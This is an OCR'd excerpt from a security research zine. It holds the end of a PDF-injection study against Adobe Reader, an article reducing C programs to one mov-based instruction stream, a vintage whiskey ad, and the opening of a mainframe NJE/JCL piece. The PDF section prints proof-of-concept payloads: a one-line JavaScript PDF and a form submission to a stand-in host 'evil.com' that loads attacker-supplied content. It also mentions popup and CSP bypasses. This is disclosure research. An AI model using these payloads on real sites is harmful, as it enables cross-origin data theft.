4.4 The Quest for the One-line PDF

Comma Chameleon uses a relatively small set of characters, however, there is still one that prevents it from being useful in numerous injection contexts. It is the literal newline, since many injection contexts do not allow literal newlines to appear: for example, a string inside a JSON API response, a single field in a CSV file (as opposed to when multiple fields are controlled), CSS strings, etc.

The perfect PDF injection payload would be a one line PDF that is still able to: issue HTTP requests, read the response, and exfiltrate the data. Since JSON API responses contain partially user-controlled data in many cases, and a large portion of them only escape characters that are absolutely necessary to escape (like newlines), a one-line PDF would suddenly make a huge number of APIs vulnerable, even more than the Rosetta Flash vulnerability.

As it turns out, constructing such a PDF is hard. The reason for this is that newlines play a crucial role in the PDF file structure: the PDF header has to be followed by a newline, and every stream must be defined by a 'stream' keyword followed by a newline and then the data.

As described in previous sections, the newline in the header can be omitted when there's a valid xref and a trailer. However, there is no known way to define stream objects without newlines.

We have partially overcome this problem. We'll present our solutions and the dead ends we've explored in the next few sections, to give other researchers a solid foundation to start on.

4.4.1 Referencing an External Flash File

External Flash files can be referenced without using stream objects. However, they are run within the context of their hosting domain, which means that they are not useful for our purposes.

4.4.2 Executing JavaScript

For executing JS code, we don't need a stream object. When we combine this fact with the trick to avoid the newline after the PDF header with a valid xref, we arrive to this one line PDF file:

```
1 %PDF-Q xref 0 0 trailer<</Root<</Pages<<>>/
  ↪ OpenAction<</S/JavaScript/JS<6170702
  ↪ e616c6572742855524c29>>>>>>> startxref
  ↪ 7%%EOF
```

This PDF is immune to leading and trailing junk bytes, opens without any warning popup in Adobe Reader, and opens an alert window with the document's URL from JavaScript. Note that there's necessary space character after the EOF sign.

[25] Mozilla Security Blog, *Putting Users in Control of Plugins*

Now the logical next step would be to find an Adobe Reader JavaScript API that allows us to issue HTTP requests. Unfortunately, all of the documented APIs that would allow reading the response require the user's consent.

4.4.3 Dynamically Creating an Embedded Flash File from JavaScript

Without a direct HTTP API, we are left with two options: to dynamically create either an embedded Flash file or a form with FormCalc. After reading through the Adobe JS API reference[20] a few times, we determined that creating a form dynamically is not possible, at least not in any documented way. On the other hand, it seemed like dynamically adding an embedded Flash object may be possible.

This technique is made possible by an API that allows the JS to manipulate a 3D scene. One of the possible modifications is adding a texture to a surface. The texture can be an image, or even a video. In the case of video, Flash "movies" are also supported. At this point, you might wonder why Adobe implemented rendering embedded Flash movies in a 3D scene in a PDF file displayed in a browser. It's something we'd also like to know, but now let's continue exploring the potential and limitations of this feature.

The data for the Flash movie needs to be specified as a `Data` object (in this case, that means a JavaScript object of type `Data`, not a PDF object). `Data` objects represent a buffer of arbitrary binary data. These objects can be obtained from file attachments, but to have file attachments, we need streams again—so that's not an option. Another way to create a Data object is the `createDataObject` API. But according to the reference, this function can be called only by signed PDFs with file attachment "usage rights," or when opening the PDF in Adobe Pro. The only way to sign a PDF and add file attachment usage right is using Adobe's LiveCycle Reader Extensions product. As we're life-long supporters of the free software movement, we ruled out paying for a signature, and limiting the payload to Adobe Pro users is a very tight constraint we didn't want to add.

Next, we found a way to dynamically create `Data` objects in Adobe Reader without a signature, but also came to the conclusion that creating a 3D scene requires newlines regardless. This is because there's no way to define them without at least one stream object, and stream objects cannot be defined without newlines.

After this dead end, we tried to find other ways to dynamically add content to a displayed PDF. One of the results of this search is Forms Data Format (FDF).

4.4.4 Using Forms Data Format to Load Additional Content

FDF[26] and its XML based version, XML Forms Data Format (XFDF)[27] are a file format and a related technology, that are meant to enable rich PDF forms to send the contents of a PDF form to a remote server and to update the appearance of the PDF based on the server's response. For our purposes, the important part is updating the PDF. This could enable us to implement a minimal form submission logic in the payload PDF. That logic would submit the form to the attacker server without any data and then augment the payload PDF using the server's response. The update received from the server would add embedded Flash, 3D scene, or FormCalc code to the PDF, which would then carry out the rest of the work.

The first step is having a first stage PDF that submits the form. Fortunately, this can be achieved without user interaction in a really compact way, without even using JavaScript:

```
1 %PDF-1.7 1 0 obj<</Pages 1 0 R/OpenAction<</
  ↪ S/SubmitForm/F(http://evil.com/x.fdf#FDF)
  ↪ >>>>endobjxref 0 2 0000000000 65535 f
  ↪ 0000000009 00000 n  trailer <</Root 1 0 R
  ↪ >> startxref 98 %%EOF
```

As a security check,[28] Adobe Reader will download the `evil.com/crossdomain.xml` file, which is a essentially a whitelist of domains, and check whether the submitting PDF's domain is in the whitelist. This is not a problem, since this file is controlled by us, and we can add the victim's domain in the whitelist. Also, there's an additional constraint: the Content-Type of the response must be exactly `application/vnd.fdf`.

According to the documentation, FDF supports the augmentation of the original PDF in many different ways:

[26] Adobe, *Portable Document Format ISO standard, Section 12.7.7*
[27] Adobe, *XML Forms Data Format Specification*
[28] Adobe, *Acrobat Application Security Guide, 4.5.1*

- Updating existing form fields
- Adding new pages
- Adding new annotations
- Adding new JavaScript code

At a first glance, this feature set looks more than sufficient to achieve our goal. Adding new JavaScript code is the easiest. The required FDF file looks like this:

```
%FDF-1.2
1 0 obj
<< /FDF << /JavaScript << /Doc [ ()(app.
    alert(42);)] >> >> >>
endobj
trailer
<< /Root 1 0 R >>
%%EOF
```

However, adding new JS code to the document is not really useful, since we already have JS execution with a one line PDF.

Adding new pages seems useful, but it turns out that this only adds the page itself, not the additional annotations attached to the page, like Flash or 3D scenes. Also, XFA forms with FormCalc are not defined inside pages, but at the document level, so the ability to add pages doesn't mean that we can add pages with forms in them.

The situations with updating existing form fields is similar: the only interesting part of that API is the ability to draw a page from an external PDF to an existing button as background. It has the same limitations as adding pages: only the actual page graphics will be imported, without annotations or forms.

Adding annotations is the most promising, since Flash files, 3D scenes, attachments are all annotations. According to the documentation, there are unsupported annotation types, but Flash and 3D are not among them. In practice, however, they just don't work. The only interesting type of annotation that is possible to add is file attachments.

File attachments are useful for two reasons. First, they provide references to their `Data` objects, which means that we now have a way to create these objects without a signature. Secondly, they might contain embedded PDF files. There are several different ways to open an embedded PDF added with FDF, but the problem in this case is that the new PDF is never loaded with the original PDF's security context. Instead, it's saved to a temporary file first and then opened outside the web browser.

4.4.5 The End of the Road?

The PDF file format has a huge set of features, especially if we consider the JavaScript API, FormCalc, XFDF, other companion specifications, and Adobe's proprietary extensions. Many of these features are under-specified, under-documented, and rarely used in practice, so that it's often impossible to find a working example. In addition to that, PDF reader implementations (even Adobe's own Acrobat Reader) often deviate from the specification in subtle ways.

In the end, it's not really possible to have a complete picture of what PDF files can do. We believe that a one line payload is doable; we just didn't find a way to create one. We encourage others to take a look and share the results!

4.5 Unexplored Areas

So far our goal has been to construct a PDF that is able to read and exfiltrate data from the hosting domain through HTTP requests. In this section, we will enumerate a few other interesting scenarios that we didn't explore in depth, but that may enable bypassing some other web security features with PDFs.

If the goal is to exfiltrate just the document in which the injection occurs, then PDF forms might come handy. If there are two injection points, one could construct a PDF where the data between the injection points becomes the content of a form field. This form can then be submitted, and the content of the field can be read. When there is one injection point, it's possible to set a flag on PDF forms that instructs the reader to submit the whole PDF file as is, which, in this case, includes the content to be exfiltrated. We weren't able to get this to work reliably, but with some additional work, this could be a viable technique.

This technique might be usable in other PDF readers, like modern browsers' built-in PDF plugins. It would also be interesting to have a look at the API surface these PDF readers expose, but we didn't have the resources to have a deeper look into these yet.

Content Security Policy is a protection mechanism that can be used to prevent turning an HTML injection into XSS, by limiting the set of scripts

the page is allowed to run. In other words, when an effective CSP is in place, it is impossible to run attacker-provided JavaScript code in the HTML page, even if the attacker has partial control over the HTML code of the page through an injection. Adobe Reader ignores the CSP HTTP header and can be forced to interpret the page as PDF with embedded Flash or FormCalc. Note that in this scenario we assume that the injection is unconstrained when it comes to the character set, so there's no need to avoid newlines or other characters. This only works in HTML pages that don't have a `<!doctype` declaration, since that is included in Adobe Reader's blacklist of strings that can't appear before the PDF header in a PDF file. Adobe Reader simply refuses to display these files, so the applicability of this attack is very limited.

Modern browsers block popups by default. This protection can be bypassed basically in all browsers running the Adobe Reader plugin by using the `app.launchURL("URL", true)` JavaScript API.

Last, but not least, we've run into many Adobe Reader memory corruption errors during our research. This indicates that the features we've tested are not widely used and fuzzed, so they might be a good target for future fuzzing projects.

4.5.1 Acknowledgments and Related Work

No research is done in a vacuum; Comma Chameleon was only possible because of prior research, inspiration, and collaboration with others in the community.

Using the PDF format for extracting same origin resources was first researched by Vladimir Vorontsov.[29] Alex Inführ later presented various vulnerabilities in Adobe Reader.[30]


Vladimir and Alex demonstrated that PDF files could embed the scripts in the simple calculation language, FormCalc, to issue HTTP requests to same-origin URLs and read the responses. This requires no confirmation from the user and can be instrumented externally, so it was a natural fit for Rosetta Flash-style exploitation.

Following Alex's proof of concept in 2015,[16] @irsdl demonstrated a way of instrumenting the FormCalc script from the embedding, attacker-controlled page.[18] The abovementioned served as a starting point for the Comma Chameleon research.

Comma Chameleon is part of a larger research initiative focused on modern MIME sniffing and as such was done with help of Claudio Criscione, Sebastian Lekies, Michele Spagnuolo, and Stephan Pfistner.

Throughout the research, we've used multiple PDF parser quirks demonstrated by Ange Albertini in his Corkami project.[31]

We'd like to thank all of the above!



[29] Vladimir Vorontsov, *SDRF Vulnerability in Web Applications and Browsers*
[30] Alex Inführ, *PDF — Mess With the Web*
[31] `git clone https://github.com/angea/corkami`

PURE WHISKEY

4 FULL QUART BOTTLES

DIRECT FROM DISTILLERY TO YOU

$3.20 EXPRESS PREPAID

HAYNER BOTTLED-IN-BOND WHISKEY is one of the choicest whiskies ever distilled—rich in quality—mellow with age—delicious in flavor and aroma.

IT'S PURE WHISKEY—absolutely pure to the last drop.

PURE. Made in strict conformity with the United States Pure Food Law and guaranteed pure by our affidavit filed with the Secretary of Agriculture at Washington, Serial No. 1401.

PURE. Of the highest standard of purity to pass the strictest analysis of the Pure Food Commissions of every State in the Union.

PURE. Because it is distilled aged and BOTTLED-IN-BOND under the direct supervision of the United States Government—and its full age, full strength and full measure are CERTIFIED TO BY THE UNITED STATES GOVERNMENT as shown by IT'S official stamp over the cork of every bottle.

SEND US YOUR ORDER—save all the dealers' profits and get this highest grade BOTTLED-IN-BOND whiskey direct from distillery at distillers' price.

OUR OFFER

We will send you FOUR FULL QUART BOTTLES HAYNER PRIVATE STOCK BOTTLED-IN-BOND WHISKEY for $3.20. by express prepaid—in plain package with no marks to show contents. When you get it—try it—every bottle if you wish. If not satisfactory, return it at our expense and we will return your $3.20. That's fair—isn't it?

Don't wait—order to-day and address our nearest shipping depot.

Orders for Arizona, California, Colorado, Idaho, Montana, Nevada, New Mexico, Oregon, Utah, Washington, or Wyoming, must be on the basis of 4 Quarts for $4 by Express Prepaid, or 20 Quarts for $15.20 by Freight Prepaid.

THE HAYNER DISTILLING CO., Div. 1408


Dayton, Ohio. St. Louis, Mo. St. Paul, Minn. Atlanta, Ga.

153 Distillery, Troy, Ohio. Capital, $500,000.00 Full Paid.


ESTABLISHED 1866.

5 A Crisis of Existential Import; or, Putting the VM in M/o/Vfuscator

by Chris Domas



AES



Minesweeper

A programmer writes code. That is his purpose: to define the sequence of instructions that must be carried out to perform a desired action. Without code, he serves no purpose, fulfills no need. What then would be the effect on our existential selves if we found that all code was the same, that every program could be written and executed exactly as every other? What if the net result of our century of work was precisely ... nothing?

Here, we demonstrate that all programs, on all architectures,[32] can be reduced to the same instruction stream; that is, the sequence of instructions executed by the processor can be made identical for every program. On careful analysis, it is necessary to observe that this is subtly distinct from prior classes of research. In an interpreter, we might say that the same instructions (those that compose the VM) can execute multiple programs, and this is correct; however, in an interpreter the sequence of the instructions executed by the processor changes depending on the program being executed—that is, the instruction streams differ. Alternatively, we note that it has been shown that the x86 MMU is itself Turing-complete, allowing a program to run with no instructions at all.[33]

In this sense, on x86, we could argue that any program, compiled appropriately, could be reduced to *no* instructions—thereby inducing an equivalence in their instruction streams. However, this peculiarity is unique to x86, and it could be argued that the MMU is then performing the calculations, even if the processor core is not—different calculations are being performed for different programs, they are just being performed "elsewhere."

Instead, we demonstrate that all programs, on any architecture, could be simplified to a single, universal instruction stream, in which the computations performed are precisely equivalent for every program—if we look only at the instructions, rather than their data.

In our proof of concept, we will illustrate reducing any C program to the same instruction stream on the x86 architecture. It should be straightforward to understand the adaptation to other languages and architectures.

We begin the reduction with a rather ridiculous tool called the M/o/Vfuscator. The M/o/Vfuscator allows us to compile any C program into only x86 `mov` instructions. That is not to say the instructions are all the same—the registers, operands, addressing modes, and access sizes vary depending on the program—but the instructions are all of the `mov` variety. What would be the point of such a thing? Nothing at all, but it does provide a useful beginning for us—by compiling programs into only `mov` instructions, we greatly simplify the instruction stream, making further reduction feasible. The `mov` instructions are executed in a continuous loop, and compiling a program[34] produces an instruction stream as follows:

```
1 start:
  mov ...
3 mov ...
  mov ...
5 ...
  mov ...
7 mov ...
  mov ...
9 jmp start
```

[32] Perhaps it is necessary to specify, Turing-complete architecture.

[33] See *The Page-Fault Weird Machine: Lessons in Instruction-less Computation* by Julian Bangert et al., USENIX WOOT'13 or the 29C3 talk "The Page Fault Liberation Army or Gained in Translation" by Bangert & Bratus

[34] `movcc -Wf-no-mov-loop program.c -o program`

But our `mov` instructions are of all varieties—from simple `mov eax, edx` to complex `mov dl, [esi+4*ecx+0x19afc09]`, and everything in between. Many architectures will not support such complex addressing modes (in any instruction), so we further simplify the instruction stream to produce a uniform variety of `mov`s. Our immediate goal is to convert the diverse x86 `mov`s to a simple, 4-byte, indexed addressing varieties, using as few registers as possible. This will simplify the instruction stream for further processing and mimic the simple load and store operations found on RISC type architectures. As an example, let us assume `0x10000` is a 4-byte scratch location, and `esi` is kept at 0. Then

```
1 mov eax, edx
```

can be converted to

```
1 mov [0x10000+esi], edx
  mov eax, [0x10000+esi]
```

We have replaced the register-to-register `mov` variety with a standard 4-byte indexed memory read and write. Similarly, if we pad our data so that an oversized memory read will not fault, and pad our scratch space to allow writes to spill, then

```
mov al, [0x20000]
```

can be rewritten

```
1 mov [0x10000+esi], eax
  mov edi, [0x20000-3+esi]
3 mov [0x10000-3+esi], edi
  mov eax, [0x10000+esi]
```

For more complex addressing forms, such as `mov dx, [eax+4*ebx+0xdeadbeef]`, we break out the extra bit shift and addition using the same technique the M/o/Vfuscator uses—a series of `mov`s to perform the shift and sum, allowing us to accumulate (in the example) `eax+4*ebx` into a single register, so that the `mov` can be reduced back to an indexed addressing `eax+0xdeadbeef`.

With such transforms, we are able to rewrite our diverse-`mov` program so that all reads are of the form `mov esi/edi, [base + esi/edi]` and all writes of the form `mov [base + esi/edi], esi/edi`, where

base is some fixed address. By inserting dummy reads and writes, we further homogenize the instruction stream so that it consists only of alternating reads and writes. Our program now appears as (for example):

```
start:
...
mov esi, [0x149823 + edi]
mov [0x9fba09 + esi], esi
mov edi, [0x401ab5 + edi]
mov [0x3719ff + esi], edi
...
jmp start
```

The only variation is in the choice of register and the base address in each instruction. This simplification in the instruction stream now allows us to more easily apply additional transforms to the code. In this case, it enables writing a non-branching `mov` interpreter. We first envision each `mov` as accessing "virtual," memory-based registers, rather than CPU registers. This allows us to treat registers as simple addresses, rather than writing logic to select between different registers. In this sense, the program is now

```
start:
...
MOVE [_esi], [0x149823 + [_edi]]
MOVE [0x9fba09 + [_esi]], [_esi]
MOVE [_edi], [0x401ab5 + [_edi]]
MOVE [0x3719ff + [_esi]], [_edi]
...
jmp start
```

where `_esi` and `_edi` are labels on 4-byte memory locations, and `MOVE` is a pseudo-instruction, capable of accessing multiple memory addresses. With the freedom of the pseudo-instruction `MOVE`, we can simplify all instructions to have the exact same form:

```
start:
...
MOVE [0 + [_esi]], [0x149823 + [_edi]]
MOVE [0x9fba09 + [_esi]], [0 + [_esi]]
MOVE [0 + [_edi]], [0x401ab5 + [_edi]]
MOVE [0x3719ff + [_esi]], [0 + [_edi]]
...
jmp start
```

We can now define each `MOVE` by its tuple of memory addresses:

```
{0, _esi, 0x149823, _edi}
{0x9fba09, _esi, 0, _esi}
{0, _edi, 0x401ab5, _edi}
{0x3719ff, _esi, 0, _edi}
```

and write this as a list of operands:

```
operands:
.long 0, _esi, 0x149823, _edi
.long 0x9fba09, _esi, 0, _esi
.long 0, _edi, 0x401ab5, _edi
.long 0x3719ff, _esi, 0, _edi
```

We now write an interpreter for our pseudo-`mov`. Let us assume the physical `esi` register now holds the address of a tuple to execute:

```
; a pseudo-move

; Read the data from the source.
mov ebx, [esi+0]    ; Read the address of the
                    ; virtual index register.
mov ebx, [ebx]      ; Read the virtual index
                    ; register.
add ebx, [esi+4]    ; Add the offset and
                    ; index registers to
                    ; compute a source
                    ; address.
mov ebx, [ebx]      ; Read the data from the
                    ; computed address.

; Write the data to the destination.
mov edx, [esi+8]    ; Read the address of the
                    ; virtual index register.
mov edx, [edx]      ; Read the virtual index
                    ; register.
add edx, [esi+12]   ; Add the offset and
                    ; index registers to
                    ; compute a destination
                    ; address.
mov [edx], ebx      ; Write the data to the
                    ; destination address.
```

Finally, we execute this single `MOVE` interpreter in an infinite loop. To each tuple in the operand list, we append the address of the next tuple to execute, so that `esi` (the tuple pointer) can be loaded with the address of the next tuple at the end of each transfer iteration. This creates the final system:

```
mov esi, operands
loop:
mov ebx, [esi+0]
mov ebx, [ebx]
add ebx, [esi+4]
mov ebx, [ebx]
mov edx, [esi+8]
mov edx, [edx]
add edx, [esi+12]
mov [edx], ebx
mov esi, [esi+16]
jmp loop
```

The operand list is generated by the compiler, and the single universal program appended to it. With this, we can compile all C programs down to this exact instruction stream. The instructions are simple, permitting easy adaptation to other architectures. There are no branches in the code, so the precise sequence of instructions executed by the processor is the same for all programs. The logic of the program is effectively distilled to a list of memory addresses, unceremoniously processed by a mundane, endless data transfer loop.

So, what does this mean for us? Of course, not so much. It is true, all "code" can be made equivalent, and if our job is to code, then our job is not so interesting. But the essence of our program remains—it had just been removed from the processor, diffused instead into a list of memory addresses. So rather, I suppose, that when all logic is distilled to nothing, and execution has lost all meaning—well, then, a programmer's job is no longer to "code," but rather to "data!"

This project, and the proof of concept reducing compiler, can be found at Github[35] and as an attachment.[36] The full code elaborates on the process shown here, to allow linking reduced and non-reduced code. Examples of AES and Minesweeper running with identical instructions are included.

[35] `git clone https://github.com/xoreaxeaxeax/reducto`
[36] `unzip pocorgtfo12.pdf reducto.tgz`

6 A JCL Adventure with Network Job Entries

by Soldier of Fortran

Mainframes. Long the cyberpunk mainstay of expert hackers, they have spent the last 30 years in relative obscurity within the hallowed halls of hackers/crackers. But no longer! There are many ways to break into mainframes, and this article will outline one of the most secret components hushed up within the dark corners of mainframe mailing lists: Network Job Entry (NJE).

6.1 Operating System and Interaction

With the advent of the mainframe, IBM really had a winner on their hands: one of the first multipurpose computers that could serve multiple different activities on the same hardware. Prior to OS/360, you only had single-purpose computers. For example, you'd get a machine that helps you track inventory at all your stores. It worked so well that you figured you wanted to use it to process your payroll. No can do, you needed a separate bespoke system for that. Enter IBMs OS/360, and, from large to small, you had a system that was multipurpose but could also scale as your needs did. It made IBM billions, which was good because it almost cost the company its very existence. OS/360 was released in 1964 and (though re-written entirely today) still exists around the world as z/OS.


z/OS is composed of many different components that this article doesn't have the time to get in to, but trust me when I say there are thousands of pages to be read out there about using and operating z/OS. A brief overview, however, is needed to understand how NJE (Network Job Entry) works, and what you can do with it.

6.1.1 Time Sharing and UNIX

You need a way to interact with z/OS. There are many different ways, but I'm going to outline two here: OMVS and TSO.

OMVS is the easiest, because it's really just UNIX. In fact, you'll often hear USS, or Unix System Services, mentioned instead of OMVS. For the curious, OMVS stands for Open MVS; (MVS stands for Multiple Virtual Storage, but I'll save virtual storage for its own article.) Shown in Figure 6, OMVS is easy—because it's UNIX, and thus uses familiar UNIX commands.

TSO is just as easy as OMVS—when you understand that it is essentially a command prompt with commands you've never seen or used before. TSO stands for Time Sharing Option. Prior to the common era, mainframes were single-use—you'd have a



stack of cards and have a set time to input them and wait for the output. Two people couldn't run their programs at the same time. Eventually, though, it became possible to share the time on a mainframe with multiple people. This option to share time was developed in the early 70s and was optional until 1974. Figure 7 shows the same commands as in Figure 6, but this time in TSO.

```
1 listds 'dade.example' members
  DADE.EXAMPLE
3 —RECFM–LRECL–BLKSIZE–DSORG
  FB      80      27920     PO
5 —VOLUMES—
  PUBLIC
7 —MEMBERS—
  MANIFEST
9 PHRACK
```


6.1.2 Datasets and Members; Files and Data

In the examples above you had a little taste of the file system on z/OS. UNIX (or OMVS) looks and feels like UNIX, and it's a core component of the operating system. However, its file system resides within what we call a dataset. Datasets are what z/OS people would refer to as files/folders. A dataset can be a file or folder composed of either fixed-length or variable-length data.[37] You can also create what is called a PDS or Partitioned DataSet: what you or I would call a folder. Let's take a look at the TSO command `listds` again, but this time we'll pass it the parameter `members`.

Here we can see that the file `EXAMPLE` was in fact a folder that contained the files `MANIFEST` and `PHRACK`. Of course this would be too easy if they just called it "files" and "folders" (what we're all used to)—but no, these are called datasets and members.

Another thing you may be noticing now is that there seem to be dots instead of slashes to denote folders/files hierarchy. It's natural to assume—if you don't use mainframes—that the nice comforting notion of a hierarchy carries over with some minimal changes—but you'd be wrong. z/OS doesn't really have the concept of a folder hierarchy. The files `dade.file1.g2` and `dade.file2.g2` are simply named this way for convenience. The locations, on disk, of various datasets, etc. are controlled by the system catalogue—which is another topic to save away for a future article. Regardless, those dots do serve a purpose and have specific names. The text before the first dot is called a High Level Qualifier, or HLQ. This convention allows security products the ability to provide access to clusters of datasets based

[37] Mainframe experts, this is a very high level discussion. Please don't beat me up about various dataset types!



```
MAINTENANCE ROOM
THIS IS WHAT APPEARS TO HAVE BEEN THE MAINTENANCE ROOM FOR FLOOD CONTROL DAM #3.
APPARENTLY, THIS ROOM HAS BEEN RANSACKED RECENTLY, FOR MOST OF THE VALUABLE EQUIPMENT IS
GONE. ON THE WALL IN FRONT OF YOU IS A GROUP OF BUTTONS, WHICH ARE LABELLED IN EBCDIC.
```

```
> ls -l
total 32
-rw-r--r--   1 MARGO    SYS1          596 Mar  9 13:08 manifest
-rw-r--r--   1 MARGO    SYS1         1494 Mar  9 13:09 phrack.txt
> cat manifest
This is our world now... the world of the electron and the switch, the
beauty of the baud.  We make use of a service already existing without paying
for what could be dirt-cheap if it wasn't run by profiteering gluttons, and
you call us criminals.  We explore... and you call us criminals.  We seek
after knowledge... and you call us criminals.  We exist without skin color,
without nationality, without religious bias... and you call us criminals.
You build atomic bombs, you wage wars, you murder, cheat, and lie to us
and try to make us believe it's for our own good, yet we're the criminals.
> cat "//'DADE.EXAMPLE(phrack)'"

                                      _ _       _______
                                     | \/ |     / ______/
                                     |_||_|etal/ /hop
                                    _________/ /
                                   /_________/
                                    (314)432-0756
                              24 Hours A Day, 300/1200 Baud

                                     Presents....

                                    ==Phrack Inc.==
                           Volume One, Issue One, Phile 1 of 8

                                    Introduction...

> netstat
MVS TCP/IP NETSTAT CS V3R5       TCPIP Name: TCPIP            13:16:16
User Id  Conn     Local Socket             Foreign Socket         State
-------  -----    ------------             --------------         -----
TN3270   0000000B 0.0.0.0..23              0.0.0.0..0             Listen
```

Figure 6 – OMVS

```
READY
listds example
DADE.EXAMPLE
--RECFM-LRECL-BLKSIZE-DSORG
  FB     80     27920    PO
--VOLUMES--
PUBLIC
edit 'dade.example(manifest)' text
IKJ52338I DATA SET 'DADE.EXAMPLE(MANIFEST)' NOT LINE NUMBERED, USING NONUM
EDIT
list
This is our world now... the world of the electron and the switch, the
beauty of the baud.  We make use of a service already existing without paying
for what could be dirt-cheap if it wasn't run by profiteering gluttons, and
you call us criminals.  We explore... and you call us criminals.  We seek
after knowledge... and you call us criminals.  We exist without skin color,
without nationality, without religious bias... and you call us criminals.
You build atomic bombs, you wage wars, you murder, cheat, and lie to us
and try to make us believe it's for our own good, yet we're the criminals.
IKJ52500I END OF DATA
end
READY
netstat
EZZ2350I MVS TCP/IP NETSTAT CS V3R5       TCPIP Name: TCPIP            18:23:42
EZZ2585I User Id  Conn      Local Socket          Foreign Socket         State
EZZ2586I -------  ----      ------------          ---------------        -----
EZZ2587I TN3270   0000000B  0.0.0.0..23           0.0.0.0..0             Listen
```

`listds` lists a dataset. This command is similar to `ls`.

`edit 'dade.example(manifest)' text`/`list` lists the contents of a file.

`netstat` is good ol' netstat.

Figure 7 – TSO

on the HLQ. The other 'levels' also have names, but we can just call them qualifiers and move on. For example, in the `listds` example above we wanted to see the members of the file DADE.EXAMPLE where the HLQ is DADE.

6.1.3 Jobs and Languages

Now that you understand a little about the file system and the command interfaces, it is time to introduce JES2 and JCL. JES2, or Job Entry Subsystem v2, is used to control batch operations. What are batch operations? Simply put, these are automated commands/actions that are taken programmatically. Let's say you're McDonalds and need to process invoices for all the stores and print the results. The invoice data is stored in a dataset, you do some work on that data, and print out the results. You'd use multiple different programs to do that, so you write up a script that does this work for you. In z/OS we'd refer to the work being performed as a *job*, and the script would be referred to as JCL, or Job Control Language.

